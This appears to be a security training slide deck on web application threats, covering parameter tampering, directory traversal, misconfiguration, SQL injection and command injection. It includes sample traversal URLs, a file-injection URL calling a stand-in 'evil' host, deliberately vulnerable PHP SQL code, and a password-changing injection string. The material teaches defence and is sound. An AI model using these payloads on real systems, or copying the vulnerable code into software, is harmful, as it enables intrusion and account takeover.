
Web Application Threats - 2




Unvalidated Input



Input validation flaws refers to a web application vulnerability where input from a client is not validated before being processed by web applications and backend servers





An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc. that result in data theft and system malfunctioning




Parameter/Form Tampering



- ↳ A web parameter tampering attack involves the manipulation of parameters exchanged between client and server in order to modify application data such as user credentials and permissions, price, and quantity of products
- ↳ A parameter tampering attack exploits vulnerabilities in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.



Tampering with the URL parameters



Other parameters can be changed including attribute parameters

Directory Traversal



Directory traversal allows attackers to access restricted directories including application source code, configuration, and critical system files, and execute commands outside of the web server's root directory

01

Attackers can manipulate variables that reference files with “`../../../../`” sequences and its variations


02

Accessing files located outside the web publishing directory using directory traversal


03

- `http://www.juggyboy.com/process.aspx=../../../../some dir/some file`
- `http://www.juggyboy.com/../../../../some dir/some file`

04



Security Misconfiguration



Easy Exploitation

Using misconfiguration vulnerabilities, attackers gain unauthorized accesses to default accounts, read unused pages, exploit unpatched flaws, and read or write unprotected files and directories, etc.

Common Prevalence

Security misconfiguration can occur at any level of an application stack, including the platform, web server, application server, framework, and custom code

Example

- The application server admin console is automatically installed and not removed
- Default accounts are not changed
- Attacker discovers the standard admin pages on server, logs in with default passwords, and takes over

Injection Flaws



- ☛ Injection flaws are web application vulnerabilities that allow untrusted data to be interpreted and executed as part of a command or query
- ☛ Attackers exploit injection flaws by constructing malicious commands or queries that result in data loss or corruption, lack of accountability, or denial of access
- ☛ Injection flaws are prevalent in legacy code, often found in SQL, LDAP, and XPath queries, etc. and can be easily discovered by application vulnerability scanners and fuzzers

SQL Injection It involves the injection of malicious SQL queries into user input forms



Command Injection It involves the injection of malicious code through a web application



LDAP Injection It involves the injection of malicious LDAP statements




SQL Injection Attacks



SQL injection attacks

- SQL injection attacks use a series of malicious SQL queries to directly manipulate the database
- An attacker can use a vulnerable web application to bypass normal security measures and obtain direct access to the valuable data
- SQL injection attacks can often be executed from the address bar, from within application fields, and through queries and searches



```
01 <?php
02 function save_email($user,
03 {
04     $sql = "INSERT INTO
05         Messages (
06             user, message
07         ) VALUES (
08             '$user',
09             '$message'
10         );
11     return mysql_query($sql);
12 }
```

SQL Injection vulnerable server code

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 13: SQL Injection

Command Injection Attacks




Shell Injection



- ↳ An attacker tries to craft an input string to gain shell access to a web server
- ↳ Shell Injection functions include `system()`, `StartProcess()`, `java.lang.Runtime.exec()`, `System.Diagnostics.Process.Start()`, and similar APIs

HTML Embedding



- ↳ This type of attack is used to deface websites virtually. Using this attack, an attacker adds an extra HTML-based content to the vulnerable web application
- ↳ In HTML embedding attacks, user input to a web script is placed into the output HTML, without being checked for HTML code or scripting

File Injection



- ↳ The attacker exploits this vulnerability and injects malicious code into system files
- ↳ <http://www.juggyboy.com/vulnerable.php?COLOR=http://evil/exploit>

Command Injection Example



Attacker Launching
Code Injection
Attack



Malicious code:

```
www:juggyboy.com/banner.gif||newpassword||1036  
|60|468
```

An attacker enters **malicious code** (account number) with a new password

1

The last two sets of numbers are the banner size

2

Once the attacker clicks the **submit button**, the password for the account 1036 is changed to "newpassword"

The server script assumes that only the URL of the banner image file is inserted into that field

